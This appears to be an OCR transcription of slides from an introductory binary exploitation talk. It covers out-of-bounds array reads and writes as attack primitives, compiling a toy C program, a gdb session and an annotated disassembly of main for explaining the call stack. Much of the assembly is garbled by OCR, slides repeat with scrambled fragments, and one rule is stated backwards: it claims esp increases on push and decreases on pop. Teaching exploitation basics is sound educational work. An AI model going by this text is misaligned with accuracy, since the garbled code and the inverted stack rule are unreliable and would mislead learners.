
strings are just char pointers!

(ptr that points to chars)

these arrays can be called as buffers as well



what if: print(arr[get_int(stdin)]);




what if:

print(arr[get_int(stdin)]);


arr[3] and arr[-1] would lead to oob read!

arr[-1] would even leak the memory address of arr!



what if:

arr[get_int(stdin)] = get_int(stdin);




what if:

arr[get_int(stdin)] = get_int(stdin);

you could change where arr is pointed, by doing arr[-1] = 0x10!

General Purpose Registers



processor


registers

Instructions

Instructions




Instructions 1001000000000011110111




Assembler





the process you're pwning is not the only process there is




let's take a look at a real process

```
int sum(int a, int b){
    return a + b;
}
void main(){
                         compiler
    int a = 0x1337;
    int b = 0x4242;
    sum(a,b);
    return;
```

source code

ELF binary

process



Making the binary

int sum(int a, int b){ return a + b; } void main(){ int a = 0x1337;int b = 0x4242;sum(a,b); return;

> gcc main.c -o main -m32



viewing the process in gdb

```
vagrant@ubuntu-jammy:~/level_up_talk/comp_arch$ gdb main
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html;
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from main...
(No debugging symbols found in main)
(gdb) set disassembly-flavor intel
(gdb) r
Starting program: /home/vagrant/level_up_talk/comp_arch/main
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 1 (process 4063) exited with code 0171]
(gdb)
```

> r

> gdb main > set disassembly-flavor intel


looking at instructions @ main

(gdb) disassemble main Dump of assembler code	for fun	ction main:		
0x565561a4 <+0>:	push	ebp		
0x565561a5 <+1>:	mov	ebp,esp		
0x565561a7 <+3>:	sub	esp,0x10		
0.5/55/01.07.	0011	0.000001100/		
UNUUUUUIAI NTIIK.	adu	Canjunzold		
0x565561b4 <+16>:	mov	DWORD PTR [ebp-0x8],		
0x565561bb <+23>:	mov	DWORD PTR [ebp-0x4],		
0x565561c2 <+30>:	push	DWORD PTR [ebp-0x4]		
0x565561c5 <+33>:	push	DWORD PTR [ebp-0x8]		
0x565561c8 <+36>:	call	0x5655618d <sum></sum>		
0x565561cd <+41>:	add	esp,0x8		
0x565561d0 <+44>:	nop			
0x565561d1 <+45>:	leave			
0x565561d2 <+46>:	ret			
End of_assembler dump.				

> disassemble main

Av1227

0x1337 0x4242



function calls stock:

call main

n e for fun push mov sub	ction main: ebp ebp,esp esp,0x10
wov mov push push call add nop leave ret	DWORD PTR [ebp-0x8],0x1337 DWORD PTR [ebp-0x4],0x4242 DWORD PTR [ebp-0x4] DWORD PTR [ebp-0x8] 0x5655618d <sum> esp,0x8</sum>



function calls

call main n for function main: е ebp push ebp,esp mov esp,0x10 sub auu VONJUNZUZU DWORD PTR [ebp-0x8],0x1337 mov DWORD PTR [ebp-0x4],0x4242 mov DWORD PTR [ebp-0x4] push DWORD PTR [ebp-0x8] push call 0x5655618d <sum> add esp,0x8 nop leave ret

red boxes indicate that the instruction is just executed (esp) 0×100

esp +4 when a push happens esp -4 when a pop happens


ret


stack:

function calls stack:

call main

n e	for fun	ction main:
	push mov sub	ebp ebp,esp esp,0x10
•	mov mov push push call add nop leave ret	DWORD PTR [ebp-0x8],0x1337 DWORD PTR [ebp-0x4],0x4242 DWORD PTR [ebp-0x4] DWORD PTR [ebp-0x8] 0x5655618d <sum> esp,0x8</sum>






function calls stack:

call main

n		
e for fund	ction main:	
push	ebp	
mov	ebp,esp	
sub	esp,0x10	
		Лk
aud	CONTONE CE	
mov	DWORD PTR [ebp-0x8],0x1337	
mov	DWORD PTR [ebp-0x4],0x4242	
push	DWORD PTR [ebp-0x4]	
push	DWORD PTR [ebp-0x8]	
call	0x5655618d <sum></sum>	
add	esp,0x8	
nop		
leave		
ret		
•		






function calls stock:

call main

